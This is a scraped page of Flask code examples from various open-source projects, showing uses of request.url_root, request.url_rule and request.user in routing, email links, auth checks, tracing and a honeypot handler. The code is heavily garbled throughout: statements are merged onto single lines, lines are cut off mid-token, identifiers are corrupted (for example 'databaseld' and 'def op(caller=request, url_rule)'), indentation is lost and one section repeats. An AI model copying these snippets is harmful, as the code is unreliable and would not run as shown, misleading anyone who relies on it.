        url_root  
    )
```

### Example 30

Project: *oa\_qian* Author: *sunqb* File: [flask\\_openid.py](#) Apache License 2.0

5 vo

```
def check_safe_root(self, url):  
    if url is None:  
        return None  
  
    if self.safe_roots is None:  
        return url  
  
    if url.startswith(request.url_root) or url.startswith('/'): 
```

```
# A URL inside the same app is deemed to always be safe return url  
for safe_root in self.safe_roots:  
  
if url.startswith(safe_root):  
  
    return url  
  
return None
```

### Example 31

Project: *schorf* Author: *sqozz* File: [\*schorf.py\*](#) Creative Commons Zero v1.0 Universal

```
5 vo  
  
def short(shortLink=""):  
  
    if request.method == "GET":  
  
        if shortLink:  
  
            noauto = shortLink[-1] == "+"  
  
            if noauto: shortLink = shortLink[:-1]  
  
            conn = sqlite3.connect("data/links.sqlite") c = conn.cursor()  
  
            result = c.execute('SELECT longLink FROM links WHERE short  
conn.close()  
  
        if result:  
  
            url = result[0]  
  
            parsedUrl = urlparse(url)  
  
            if parsedUrl.scheme == "":
```

```

url = "http://" + url

if "resolve" in request.args:
    return escape(url)

else:
    if noauto:
        url = str(escape(url))

    html = "<a href=" + url + ">" + ur return html

    else:
        return redirect(url, code=301) # R

    else:
        return render_template("index.html", name=shortLin else:

            return render_template("index.html", name=shortLink) # Lan elif
            request.method == "POST": # Someone submitted a new link to
            short longUrl = request.form.get("url", "") wishId =
            request.form.get("wishId")

        if len(longUrl) <= 0:
            abort(400)

        databaseld = insertIdUnique(longUrl, idToCheck=wishId) return
        request. url_root + databaseld # Short link in plain text Example 32

```

[Project: SempoBlockchain](#) [Author: teamsempo](#) [File: amazon\\_ses.py](#)  
[GNU General Public License](#)

5 vo

[v3.0](#)

```
def send_invite_email(invite, organisation):
    TEMPLATE_FILE = 'invite_email.txt'
    template = get_email_template(TEMPLATE_FILE)
    email = parse.quote(invite.email, safe="")
    body = template.render(host=request.url_root,
                           organisation_name=organisation.name,
                           referral_code=invite.referral_code,
                           email=email)
    ses_email_handler(invite.email, 'Sempo: Invite to Join!', body)
```

### **Example 33**

[Project: SempoBlockchain Author: teamsempo File: amazon\\_ses.py](#)  
[GNU General Public License](#)

5 vo

[v3.0](#)

```
def send_activation_email(activation_token, email_address):
    TEXT_TEMPLATE_FILE = 'account_activation_email.txt'
    text_template = get_email_template(TEXT_TEMPLATE_FILE)
    textbody = text_template.render(host=request.url_root,
                                    activation_token=activation_token)
    HTML_TEMPLATE_FILE = 'account_activation_email.html'
    html_template = get_email_template(HTML_TEMPLATE_FILE)
    htmlbody = html_template.render(host=request.url_root,
                                    activation_token=activation_token)
    ses_email_handler(email_address, 'Sempo: Activate your account',
                      textbody, htmlbody)
```

## **Example 34**

[Project: SempoBlockchain](#) Author: [teamsempo](#) File: [amazon\\_ses.py](#)  
[GNU General Public License](#)

5 vo

[v3.0](#)

```
def send_reset_email(reset_token, email_address):
    TEMPLATE_FILE = 'password_reset_email.txt'

    template = get_email_template(TEMPLATE_FILE)

    body = template.render(host=request.url_root,
                           reset_token=reset_token)
    ses_email_handler(email_address,
                      'Sempo Password Reset', body)
```

[Project: appr](#) Author: [appr-registry](#) File: [info.py](#) [Apache License 2.0](#)

5 vo

```
def index_discovery():

    host = request.url_root

    domain = request.headers['Host']

    return """<html lang="en">

        <head>

            <meta charset="utf-8">

            <meta name="viewport" content="width=device-width, initial-
scale=1.0">

            <meta name="appr-package" content="{domain}/{name}-
{host}/appr/api/v1/packag
```

```
</head>

<body>

</body>

</html>""".format(domain=domain, host=host) Example 36
```

Project: *appr* Author: *app-registry* File: [\*test\\_apiserver.py\*](#) [Apache License 2.0](#)

5 vo

```
def _url_for(self, path):
```

```
    return request.url_root + self.api_prefix + path Example 37
```

[Project: age-of-empires-II-api](#) Author: *aaliases* File: [\*civilization.py\*](#) [BSD 3-Clause "New" or "Revised"](#)

5 vo

[License](#)

```
def parse_array_field(self, field):
```

```
    out = []
```

```
    for item in [x for x in field.split(";")]: unit =  
        get_model('units').query.filter_by(name=item).first() technology =  
        get_model('technologies').query.filter_by(name=item).
```

```
    if unit:
```

```
        out.append('{}unit/{}'.format(request.url_root + request.blue  
        self.format_name_to_query(unit.n
```

```
        elif technology:
```

```
out.append('}technology/{}'.format(request.url_root + request.path))
self.format_name_to_query()
return out
```

### Example 38

[Project: age-of-empires-II-api](#) Author: [aalises](#) File: [technology.py](#)  
[BSD 3-Clause "New" or "Revised"](#)

5 vo

#### License

```
def json(self):
    technology = [(
        'id', self._id),
        ('name', self.name),
        ('description', self.description),
        ('expansion', self.expansion),
        ('age', self.age),
        ('develops_in',
         '{}structure/{}'.format(request.url_root + request.blueprint.url_for(self.structure.first()) if self.structure else self.develops_in),
         ('cost',
          json.loads(self.cost.replace(";", ","))),
         ('build_time', self.build_time),
        ('applies_to', self.map_to_resource_url() if self.applies_to)),
    ]
    return OrderedDict([(k, v) for k, v in technology if v])
```

### Example 39

[Project: website](#) Author: [jazzband-roadies](#) File: [utils.py](#) [MIT License](#)

5 vo

```
def full_url(url):  
  
    return urljoin(request.url_root, url)  
  
# Copied from Django, all rights reserved
```

## Example 40

Project: *face-reco-app* Author: *crowdcompute* File: [face\\_reco.py](#) MIT License

5 vo

```
def face_recognize(img):  
  
    face_urls = []  
  
    print("Result will be saved at {}".format(FACES_DIR)) image =  
        np.array(img)  
  
    face_locations = fr.face_locations(image)  
  
    print("There are {} face(s) in this  
photograph.".format(len(face_locations))) for face_location in  
face_locations:  
  
        face_image = cut_face(image, face_location)  
  
        hash = imagehash.average_hash(face_image)  
  
        face_filename = "face_" + str(hash) + ".bmp"  
  
        # Save the image  
  
        face_image.save(os.path.join(FACES_DIR, face_filename))  
        face_urls.append('{0}download/{1}'.format(request.url_root,  
face_filename))  
return face_urls
```

## Example 41

Project: *fitgoal* Author: *praveendath92* File: [app.py](#) [GNU General Public License v3.0](#)

5 vo

```
def auth_redirect_url():

    base_domain = request.url_root[request.url_root.find('://'):]  
  
    protocol = 'https' if 'DYNO' in os.environ else 'http'  
  
    return "{}{}auth".format(protocol, base_domain)
```

**Example 42**  
Project: *YADS* Author: *dwdraugr* File: [sign\\_up.py](#) [Apache License 2.0](#)

5 vo

```
def sign_up(self, username, email, password):
    self._check_email(email)

    self._check_username(username)

    cursor = self.matchadb.cursor(dictionary=True)
    result = re.fullmatch("^[a-zA-Z][a-zA-Z0-9_]*$", username)
    if not result:
        raise NameError("Username of new user is invalid")
    query = (
        "username,",
        "hashlib.sha3_512(password.encode('utf-8')).hexdigest(), email"
    )
    cursor.execute("INSERT INTO users (id, username,"
```

```

"password, email) VALUE (NULL, %s, %s, %s)", query) new_user =
cursor.lastrowid

cursor.execute("INSERT INTO confirmed (uid, confirm_email, "
"full_profile, photo_is_available) VALUES (%s, FALSE , "
"FALSE , FALSE )",
(new_user,))

query = (
new_user,
".join(random.choice(string.ascii_letters) for i in range(30))
)

cursor.execute("INSERT INTO changes (uid, reason, seed) VALUES
(%s, "
"100, %s)", query)

msg = Message('Welcome to the YADS!', [email]) link = request.
url_root + 'confirm/new/' + query[1]

msg.html = render_template('mail_new_account.html', link=link)
self.mail.send_mail(msg)

```

### **Example 43**

Project: *xuemc* Author: *skycucumber* File: [flask\\_openid.py](#) [GNU General Public License v2.0](#)

5 vo

```
def get_next_url(self):
```

"""Returns the URL where we want to redirect to. This will always return a valid URL.

"""

```
return (  
    self.check_safe_root(request.values.get('next')) or  
    self.check_safe_root(request.referrer) or  
    (self.fallback_endpoint and self.check_safe_root(url_for(self.fallback  
request.url_root  
)
```

#### Example 44

Project: *xuemc* Author: *skycucumber* File: [flask\\_openid.py](#) [GNU General Public License v2.0](#)

5 vo

```
def check_safe_root(self, url):  
    if url is None:  
        return None  
    if self.safe_roots is None:  
        return url  
    if url.startswith(request.url_root) or url.startswith('/'): # A URL inside the same app is deemed to always be safe  
        return url  
    for safe_root in self.safe_roots:  
        if url.startswith(safe_root):
```

```
return url
```

```
return None
```

## Example 45

Project: *honeyku* Author: 0x4D31 File: [honeyku.py](#) GNU General Public License v3.0

```
5 vo
```

```
def catch_all(path):
```

```
# Load the config file
```

```
config=load_config()
```

```
# Honeytoken alerts
```

```
if request.path in config['traps'] and request.path != "/favicon.ico":
```

```
# Preparing the alert message
```

```
alertMessage = alert_msg(request, config)
```

```
# Slack alert
```

```
if config['alert']['slack']['enabled'] == "true": WEBHOOK_URL = config['alert']['slack']['webhook-url']
```

```
slack_alerter(alertMessage, WEBHOOK_URL)
```

```
# Email alert
```

```
if config['alert']['email']['enabled'] == "true": email_alerter(alertMessage, config)
```

```
# SMS alert
```

```
#TODO: Complete and test the SMS alert

#if config['alert']['sms']['enabled'] == "true":

#
sms_alerter(alertMessage, config)

#TODO: HTTP Endpoint Support

# Honeypot event logs

if request.headers.getlist("X-Forwarded-For"): source_ip =
request.headers.getlist("X-Forwarded-For")[0]

else:

source_ip = request.remote_addr

logger.info('{"sourceip":"'{}','host":"'{}','request":"'{}','http_method":"'{
source_ip, request.url_root, request.full_path, request.method, r

# Prepare and send the custom HTTP response

contype, body = generate_http_response(request, config)

# Customize the response using a template (in case you want to
return a dy

# You can comment the next 2 lines if you don't want to use this.
/Just an if body == "custom.html":


return (render_template(body, browser =
request.user_agent.browser return (send_file(body,
mimetype=contype) if "image" in contype else rende Example 46
```

Project: *white* Author: *whiteclover* File: [\*front.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def _feed_rss():

    feed = AtomFeed(title=config.sitename(), subtitle='Recent Articles',
                    feed_url=request.url, url=request.url_root, updated=datetime.

    for post in post_service.get_published_posts(): feed.add(post.title,
        markdown.convert(post.html), content_type='html',

        author=post.user.username,
        url=urljoin(request.url_root, '/post/' + post.slug),
        updated=post.updated,
        published=post.created)

    return ''.join(feed.generate())
```

### Example 47

5 vo

Project: *snippets\_flask\_app* Author: *delitamakanda* File: [\*views.py\*](#)  
[MIT License](#)

```
def make_external(url):

    return urljoin(request.url_root, url)
```

### Example 48

Project: *snippets\_flask\_app* Author: *delitamakanda* File: [\*views.py\*](#)  
[MIT License](#)

5 vo

```
def recent_feed():
```

```
feed = AtomFeed('Recent Bookmarks', feed_url=request.url,
url=request.url_root
bookmarks =
Bookmark.query.order_by(Bookmark.date.desc()).limit(5).all() for
bookmark in bookmarks:
    feed.add(str(bookmark.description),
content_type='html',
author=bookmark.user.username,
url=make_external(bookmark.url),
updated=bookmark.date,
published=bookmark.date)
return feed.get_response()
```

## Example 49

Project: *safrs* Author: *thomaxx1* File: [\*base.py\*](#) MIT License

5 vo

```
def _s_url(self, url_prefix=""):
    """
    :param url_prefix:
    :return: endpoint url of this instance
    """
    try:
        params = {self.object_id: self.jsonapi_id}
```

```
instance_url = url_for(self.get_endpoint(type="instance"), **params)
result = urljoin(request.url_root, instance_url) except RuntimeError:
# This happens when creating the swagger doc and there is no
applicati result = ""

return result
```

## Example 50

Project: *safrs* Author: *thomaxx1* File: [base.py](#) MIT License

5 vo

```
def _s_url(cls, url_prefix ""):
try:
collection_url = url_for(cls.get_endpoint())
result = urljoin(request.url_root, collection_url) except RuntimeError:
# This happens when creating the swagger doc and there is no
applicati result = ""

return result
```

## Python `flask.request.url_rule()` Examples

The following are code examples for showing how to use `flask.request.url_rule()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `SaylorsLegacy` Author: `saylors` File: `request_hooks.py` GNU Affero General Public License v3.0

```
def load_user():
    # Make sure not to run function for static files
    if request.url_rule and '/static/' in request.url_rule.rule:
        return

    # Load user
    session_id = request.cookies.get('session_id')
    user_id = request.cookies.get('user_id')

    if session_id and user_id:
        try:
            user_id = int(user_id)
        except ValueError:
            return

        session = db.session.query(LoginSession).get((session_id, user_id))

        if session:
            user = session.user

            if user and session.active:
                g.logged_in = True
                g.user = user

                # Update user's last_action timestamp if it's been at least
                # LAST_ACTION_OFFSET minutes.
                current = datetime.datetime.now()
                mins_ago = current - datetime.timedelta(
                    minutes=app.config['LAST_ACTION_OFFSET'])

                if g.user and g.user.last_action < mins_ago:
                    g.user.last_action = current
                    db.session.commit()

    return

g.logged_in = False
g.user = None
```

### Example 2

Project: `enjoliver` Author: `JulienDalestra` File: `spiny` MIT License

```
def submit_lifecycle_ignition(request_raw_query):
    """
    Lifecycle Ignition
    """

```

Python flask.request.url\_rule() Examples The following are code examples for showing how to use `flask.request.url_rule()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

[Project: SayluaLegacy](#) [Author: saylua](#) [File: request\\_hooks.py](#) [GNU Affero General Public License](#)

5 votes

[v3.0](#)

```
def load_user():

# Make sure not to run function for static files if request.url_rule and
#/static/ in request.url_rule.rule: return

# Load user

session_id = request.cookies.get('session_id') user_id =
request.cookies.get('user_id')

if session_id and user_id:

try:

user_id = int(user_id)

except ValueError:

return

session = db.session.query(LoginSession).get((session_id, user_id))
if session:

user = session.user
```

```
if user and session.active:

    g.logged_in = True

    g.user = user

    # Update user's last_action timestamp if it's been at least
    # LAST_ACTION_OFFSET minutes.

    current = datetime.datetime.now()

    mins_ago = current - datetime.timedelta(
        minutes=app.config['LAST_ACTION_OFFSET'])

    if g.user and g.user.last_action < mins_ago: g.user.last_action =
        current

    db.session.commit()

    return

    g.logged_in = False

    g.user = None

    return
```

## Example 2

Project: *enjoliver* Author: *JulienBalestra* File: [\*api.py\*](#) MIT License

5 vo

```
def submit.lifecycle.ignition(request_raw_query):
```

"""

Lifecycle Ignition

---

tags:

- lifecycle

responses:

200:

description: A JSON of the ignition status

""""

try:

```
machine_ignition = json.loads(request.get_data()) except ValueError:
```

```
    app.logger.error("%s have incorrect content" % request.path) return
    jsonify({"message": "FlaskValueError"}), 406
```

```
req = requests.get("%s/ignition?%s" % (EC.matchbox_uri,
request_raw_query)) try:
```

```
    matchbox_ignition = json.loads(req.content)
```

```
    req.close()
```

```
except ValueError:
```

```
    app.logger.error("%s have incorrect matchbox return" %
request.path) return jsonify({"message": "MatchboxValueError"}), 406
```

```
@smartdb.cockroach_transaction
```

```
def op(caller=request, url_rule):
```

```
    with SMART.new_session() as session:
```

```
try:  
    inject = crud.InjectLifecycle(session, request_raw_query=request_r if  
        json.dumps(machine_ignition, sort_keys=True) == json.dumps(matc  
        inject.refresh_lifecycle_ignition(True)  
  
    return jsonify({"message": "Up-to-date"}), 200  
  
else:  
  
    inject.refresh_lifecycle_ignition(False)  
  
    return jsonify({"message": "Outdated"}), 210  
  
except AttributeError:  
  
    return jsonify({"message": "Unknown"}), 406  
  
    return op(caller=request, url_rule)
```

### Example 3

Project: *enjoliver* Author: *JulienBalestra* File: [api.py](#) [MIT License](#)

5 vo

```
def lifecycle_rolling_delete(request_raw_query):
```

"""

Lifecycle Rolling Update

Disable the current policy for a given machine by UUID or MAC

---

tags:

- lifecycle

parameters:

- name: request\_raw\_query

in: path

description: Pass the mac as 'mac=<mac>'

required: true

type: string

responses:

200:

description: Rolling Update is not enable

schema:

type: dict

""""

```
app.logger.info("%s %s" % (request.method, request.url))
```

```
@smartdb.cockroach_transaction
```

```
def op(caller=request.url_rule):
```

```
    with SMART.new_session() as session: life =  
        crud.InjectLifecycle(session, request_raw_query)  
        life.apply.lifecycle_rolling(False, None)
```

```
    return jsonify({"enable": False, "request_raw_query":  
        request_raw_quer return op(caller=request.url_rule)}
```

## Example 4

Project: *enjoliver* Author: *JulienBalestra* File: [\*api.py\*](#) [\*MIT License\*](#)

5 vo

```
def report_lifecycle_coreos_install(status, request_raw_query):
```

```
"""
```

Lifecycle CoreOS Install

Report the status of a CoreOS install by MAC

```
---
```

tags:

- lifecycle

responses:

200:

description: CoreOS Install report

schema:

type: dict

```
"""
```

```
app.logger.info("%s %s" % (request.method, request.url)) if  
status.lower() == "success":
```

```
    success = True
```

```
elif status.lower() == "fail":
```

```
    success = False
```

```
else:
```

```
app.logger.error("%s %s" % (request.method, request.url)) return  
"success or fail != %s" % status.lower(), 403  
  
@smartdb.cockroach_transaction  
  
def op(caller=request, url_rule):  
  
    with SMART.new_session() as session:  
  
        inject = crud.InjectLifecycle(session,  
        request_raw_query=request_raw_q  
        inject.refresh.lifecycle.coreos_install(success) op(caller=request,  
        url_rule)  
  
        repositories.machine_state.update(  
  
        mac=tools.get_mac_from_raw_query(request_raw_query),  
        state=MachineStates.installation_succeed if success else  
        MachineStates.ins return jsonify({"success": success,  
        "request_raw_query": request_raw_query}), Example 5
```

Project: *noobotkit* Author: *nazroll* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def _has_fr_route(self):  
  
    """Encapsulating the rules for whether the request was to a Flask  
    endpoint  
  
    # 404's, 405's, which might not have a url_rule if  
    self._should_use_fr_error_handler():  
  
    return True  
  
    # for all other errors, just check if FR dispatched the route if not  
    request.url_rule:  
  
    return False
```

```
return self.owns_endpoint(request.url_rule.endpoint) Example 6
```

Project: *xuemc* Author: *skycucumber* File: [\*\\_\\_init\\_\\_.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def _has_fr_route(self):
```

"""Encapsulating the rules for whether the request was to a Flask endpoint

```
# 404's, 405's, which might not have a url_rule if  
self._should_use_fr_error_handler():
```

```
return True
```

```
# for all other errors, just check if FR dispatched the route if not  
request.url_rule:
```

```
return False
```

```
return self.owns_endpoint(request.url_rule.endpoint) Example 7
```

[Project: \*scromatic\*](#) Author: *Scan-o-Matic* File: [\*flask\\_prometheus.py\*](#) [GNU General Public License](#)

5 vo

[v3.0](#)

```
def _request_counting(self, response):
```

```
REQUEST_COUNTER.labels(
```

```
request.url_rule if request.url_rule else request.url,  
response.status_code, request.method
```

```
).inc()
```

```
return response
```

## Example 8

Project: *miniDocker-server* Author: *WhiteVermouth* File: [app.py MIT License](#)

5 vo

```
def check_token():

if str(request.url_rule) == "/auth_server": return

else:

args = request.get_json()

if args is not None and "token" in args and args["token"] ==
app.config["T"]

return

return jsonify({


"warn": "You have no permission"

})
```

## Example 9

Project: *url\_shortener* Author: *martydill* File: [\\_\\_init\\_\\_.py MIT License](#)

5 vo

```
def _has_fr_route(self):

"""Encapsulating the rules for whether the request was to a Flask
endpoint
```

```
# 404's, 405's, which might not have a url_rule if
self._should_use_fr_error_handler():

return True

# for all other errors, just check if FR dispatched the route if not
request.url_rule:

return False

return self.owns_endpoint(request.url_rule.endpoint) Example 10
```

Project: *tasks* Author: *alcarithemad* File: [\*task.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def before_request():

route = request.url_rule

if ('logged' not in session): if request.path != '/login' and not
re.match('/static/', request.path): return redirect(url_for('login'))
```

### **Example 11**

Project: *arxiv-search* Author: *arXiv* File: [\*context\\_processors.py\*](#) [MIT License](#)

5 vo

```
def url_for_page_builder() -> Dict[str, Callable]:

    """Add a page URL builder function to the template context."""

def url_for_page(page: int, size: int) -> str:

    """Build an URL to for a search result page."""
```

```
rule = request.url_rule

parts = urlparse(url_for(rule.endpoint)) # type: ignore
args = request.args.copy()

args['start'] = (page - 1) * size

parts = parts._replace(query=urlencode(list(args.items(multi=True))))
url = str(urlunparse(parts))

return url

return dict(url_for_page=url_for_page)
```

## Example 12

Project: *arxiv-search* Author: *arXiv* File: [context\\_processors.py](#) [MIT License](#)

5 vo

```
def current_url_sans_parameters_builder() -> Dict[str, Callable]:
    """Add a function to strip GET parameters from the current URL."""

    def current_url_sans_parameters(*params_to_remove: str) -> str:
        """Get the current URL with ``param`` removed from GET parameters."""

        if request.url_rule is None:
            raise ValueError('No matching URL rule for this request (oddly)')
        rule = request.url_rule

        parts = urlparse(url_for(rule.endpoint))

        args = request.args.copy()
```

```
for param in params_to_remove:  
    args.pop(param, None)  
  
parts = parts._replace(query=urlencode(list(args.items(multi=True))))  
url: str = urlunparse(parts)  
  
return url  
  
return  
dict(current_url_sans_parameters=current_url_sans_parameters)
```

### Example 13

Project: *pipa-pay-server* Author: *davidvon* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def _has_fr_route(self):  
    """Encapsulating the rules for whether the request was to a Flask endpoint
```

```
# 404's, 405's, which might not have a url_rule if self._should_use_fr_error_handler():
```

```
    return True
```

```
# for all other errors, just check if FR dispatched the route if not request.url_rule:
```

```
    return False
```

```
return self.owns_endpoint(request.url_rule.endpoint) Example 14
```

Project: *opentelemetry-python* Author: *open-telemetry* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def _before_flask_request():

    environ = flask_request.environ

    span_name = flask_request.endpoint or
    otel_wsgi.get_default_span_name(
        environ
    )

    parent_span = propagators.extract(
        otel_wsgi.get_header_from_environ, environ
    )

    tracer = trace.tracer_source().get_tracer(__name__, __version__)
    attributes = otel_wsgi.collect_request_attributes(environ) if
    flask_request.url_rule:

        # For 404 that result from no route found, etc, we don't have a
        url_rule.

        attributes["http.route"] = flask_request.url_rule.rule
        span = tracer.start_span(
            span_name,
            parent_span,
            kind=trace.SpanKind.SERVER,
            attributes=attributes,
            start_time=environ.get(_ENVIRON_STARTTIME_KEY),
        )
```

```
activation = tracer.use_span(span, end_on_exit=True)
activation.__enter__()
```

```
environ[_ENVIRON_ACTIVATION_KEY] = activation
environ[_ENVIRON_SPAN_KEY] = span
```

## Example 15

[Project: \*apm-agent-python\*](#) Author: *elastic* File: [\*init\\_.py\*](#) BSD 3-Clause "New" or "Revised"

5 vo

### [License](#)

```
def request_started(self, app):
    if not self.app.debug or self.client.config.debug: trace_parent =
        TraceParent.from_headers(request.headers)
    self.client.begin_transaction("request", trace_parent=trace_parent)
    elasticapm.set_context(
        lambda: get_data_from_request(
            request,
            capture_body=self.client.config.capture_body in ("transactions",
            capture_headers=self.client.config.capture_headers,
        ),
        "request",
    )
    rule = request.url_rule.rule if request.url_rule is not None else ""
    rule = build_name_with_http_method_prefix(rule, request)
    elasticapm.set_transaction_name(rule, override=False) Example 16
```

Project: *junior\_project* Author: *tishq* File: [\*init\*.py](#) MIT License

5 vo

```
def _has_fr_route(self):
```

```
    """Encapsulating the rules for whether the request was to a Flask
    endpoint
```

```
    # 404's, 405's, which might not have a url_rule if
    self._should_use_fr_error_handler():
```

```
    return True
```

```
    # for all other errors, just check if FR dispatched the route if not
    request.url_rule:
```

```
    return False
```

```
    return self.owns_endpoint(request.url_rule.endpoint)
```

### Example 17

Project: *junior\_project* Author: *tishq* File: [\*init\*.py](#) MIT License

5 vo

```
def _has_fr_route(self):
```

```
    """Encapsulating the rules for whether the request was to a Flask
    endpoint
```

```
    # 404's, 405's, which might not have a url_rule if
    self._should_use_fr_error_handler():
```

```
    return True
```

```
    # for all other errors, just check if FR dispatched the route if not
    request.url_rule:
```

```
return False
```

```
return self.owns_endpoint(request.url_rule.endpoint) Example 18
```

Project: *IntegraTI-API* Author: *discentes-imd* File: [\*middlewares.py\*](#)  
[GNU General Public License v3.0](#)

5 vo

```
def verify_route():
```

```
"""
```

Verify if the route is in a list of routes that need have the authorization he

```
"""
```

```
for route in routes:
```

```
if route[0] == str(request.url_rule) and request.method in route[1]  
and 'A abort(403, 'Authorization header missing')
```

```
# TODO: Implementar a validação dos modelos de entrada
```

**Example 19**

Project: *IntegraTI-API* Author: *discentes-imd* File: [\*middlewares.py\*](#)  
[GNU General Public License v3.0](#)

5 vo

```
def encrypt_password():
```

```
"""
```

Verify if the route is for password reset or user create, then encrypts the pa

```
"""
```

```
if request.json is None or not 'password' in request.json: return

if str(request.url_rule) == '/auth/user/' and request.method ==
'POST' \ or str(request.url_rule) == '/auth/user/resetpassword/' and
request.method ==

    request.json['password'] =
    generate_password_hash(request.json['password'])
```

## Example 20

Project: *docker* Author: *getavalon* File: [flask.py](#) [MIT License](#)

5 vo

```
def before_request(self, *args, **kwargs):
    self.last_event_id = None
    if request.url_rule:
        self.client.transaction.push(request.url_rule.rule)
        try:
            self.client.http_context(self.get_http_info(request))
        except Exception as e:
            self.client.logger.exception(to_unicode(e))
    try:
        self.client.user_context(self.get_user_info(request))
    except Exception as e:
        self.client.logger.exception(to_unicode(e))
```

## Example 21

Project: *docker* Author: *getavalon* File: [flask.py](#) [MIT License](#)

5 vo

```
def after_request(self, sender, response, *args, **kwargs): if  
self.last_event_id:  
  
    response.headers['X-Sentry-ID'] = self.last_event_id  
    self.client.context.clear()  
  
if request.url_rule:  
  
    self.client.transaction.pop(request.url_rule.rule) return response
```

## Example 22

Project: *dodotable* Author: *spoqa* File: [flask.py](#) [MIT License](#)

5 vo

```
def build_url(self, **kwargs):  
  
    arg = request.args.copy()  
  
    view_args = request.view_args  
  
    arg.update(view_args)  
  
    for attr in kwargs.keys():  
  
        if attr in arg:  
  
            arg.pop(attr)  
  
        arg.update(kwargs.items())  
  
    rule = request.url_rule  
  
    result = rule.build(arg)  
  
    return result[1]
```

## Example 23

Project: [gitmostwanted.com](https://gitmostwanted.com) Author: [kkamkou](#) File: [user\\_oauth.py](#)  
[MIT License](#)

5 vo

```
def load_user_from_session():

if str(request.url_rule) in ['/logout']:

return None

g.user = User.query.get(session['user_id']) if 'user_id' in session else
None

# @todo #2:15min move after_request method to a general place or
a middleware Example 24
```

Project: [serverless-ping](#) Author: [nickromano](#) File: [flask.py](#)  
[MIT License](#)

5 vo

```
def before_request(self, *args, **kwargs):

self.last_event_id = None

if request.url_rule:

self.client.transaction.push(request.url_rule.rule) try:

self.client.http_context(self.get_http_info(request)) except Exception
as e:

self.client.logger.exception(to_unicode(e))

try:

self.client.user_context(self.get_user_info(request))
```

```
except Exception as e: self.client.logger.exception(to_unicode(e))
```

## Example 25

Project: *serverless-ping* Author: *nickromano* File: [\*flask.py\* MIT License](#)

5 vo

```
def after_request(self, sender, response, *args, **kwargs): if  
self.last_event_id:  
  
response.headers['X-Sentry-ID'] = self.last_event_id  
self.client.context.clear()  
  
if request.url_rule:  
  
self.client.transaction.pop(request.url_rule.rule) return response
```

## Example 26

Project: *python-deepweb* Author: *serfer2* File: [\*main.py\* GNU General Public License v3.0](#)

5 vo

```
def index():  
  
items = []  
  
with open('data.json', 'r') as f:  
  
items = json.loads(f.read())  
  
print(request.url_rule)  
  
idiot = False  
  
if str(request.url_rule).find('/idiot/') != -1: idiot = {
```

```
'ip': request.remote_addr,  
'headers': [{k: v} for k, v in request.headers.items()]  
}  
  
return render_template('main.html', items=items, idiot=idiot)
```

## Example 27

Project: [enjoliver](#) Author: [JulienBalestra](#) File: [api.py](#) [MIT License](#)

4 vo

```
def change.lifecycle.rolling(request.raw_query):
```

"""

Lifecycle Rolling Update

Change the current policy for a given machine by MAC

---

tags:

- lifecycle

parameters:

- name: request.raw\_query

in: path

description: Pass the mac as 'mac=<mac>'

required: true

type: string

responses:

```
200:  
description: Rolling Update is enable  
schema:  
type: dict  
  
401:  
description: Mac address is not in database  
schema:  
type: dict  
"""  
  
app.logger.info("%s %s" % (request.method, request.url)) try:  
    strategy = json.loads(request.get_data())["strategy"]  
  
    app.logger.info("%s %s rolling strategy: setting to %s" %  
        (request.method, except (KeyError, ValueError):  
  
        # JSONDecodeError is a subclass of ValueError  
  
        # Cannot use JSONDecodeError because the import is not  
        # consistent between app.logger.info("%s %s rolling strategy: setting  
        # default to kexec" % (requ strategy = "kexec"  
  
        @smartdb.cockroach_transaction  
  
        def op(caller=request. url_rule):  
  
            with SMART.new_session() as session:  
  
                try:
```

```
life = crud.InjectLifecycle(session, request_raw_query)
life.apply.lifecycle_rolling(True, strategy)

return jsonify({"enable": True, "request_raw_query": request_raw_q
except AttributeError:

return jsonify({"enable": None, "request_raw_query": request_raw_q
return op(caller=request.url_rule)
```

## Example 28

Project: [eclogue](#) Author: [eclogue](#) File: [jwt.py](#) [GNU General Public License v3.0](#)

4 vo

```
def get_claims():

try:

authorization = request.headers.get('Authorization', None) if not
authorization:

return 0

parts = authorization.split()

if len(parts) < 2 or parts[0] != 'Bearer': return 0

token = parts[1]

claims = jws.verify(token)

url_rule = str(request.url_rule)

if config.api.get('force_check_binding'):

found = _force_check_menu_apis(url_rule)
```

```
if not found:  
    return -1  
  
if claims is False:  
    return 0  
  
if claims.get('is_admin'):  
    return claims  
  
method = request.method.lower()  
  
if url_rule in routes.get('Default'):  
    return claims  
  
username = claims.get('username')  
user_id = claims.get('user_id')  
user = User()  
  
if not user_id:  
    user_info = User.find_one({'username': username}) user_id =  
    str(user_info['_id'])  
  
menus, roles = user.get_permissions(user_id)  
  
if not menus:  
    return -1  
  
is_allow = -1  
  
for menu in menus:  
    apis = menu.get('apis')
```

```
actions = menu.get('actions')

if not apis:
    continue

if url_rule in apis and method in actions:
    is_allow = 1
    break

return claims if is_allow == 1 else is_allow

except JWTError:
    return False
```

## Python `flask.request.user()` Examples

The following are code examples for showing how to use `flask.request.user()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `maple-We` Author: `hoomaple` File: `router.py` BSD 3-Clause "New" or "Revised" License 6 vc

```
def post(self):
    """
    新建相册
    """
    post_data = request.data
    user = request.user
    name = post_data.pop('name', None)
    description = post_data.pop('description', None)
    if name is None:
        return HTTPException(message='相册名称不能为空')
    album = Album(name=name, user=user)
    if description is not None:
        album.description = description
    album.save()
    serializer = AlbumSerializer(album)
    return HTTPResponse(data=serializer.data)
```

### Example 2

Project: `maple-We` Author: `hoomaple` File: `router.py` BSD 3-Clause "New" or "Revised" License 6 vc

```
def get(self):
    """
    获得图片列表
    """
    query_dict = request.data
    user = request.user
    page, number = self.page_info
    keys = ['name', 'description']
    order_by = gen_order_by(query_dict, keys)
    filter_dict = gen_filter_dict(query_dict, keys, user=user)
    album = query_dict.pop('album', None)
    if album is not None:
        filter_dict.update(album_id=album)
    images = Image.query.filter_by(**filter_dict).order_by(order_by).paginate(page, number)
    serializer = ImageSerializer(images.items, True)
    pageinfo = PageInfo(images)
    return HTTPResponse(data=serializer.data, pageinfo=pageinfo)
```

### Example 3

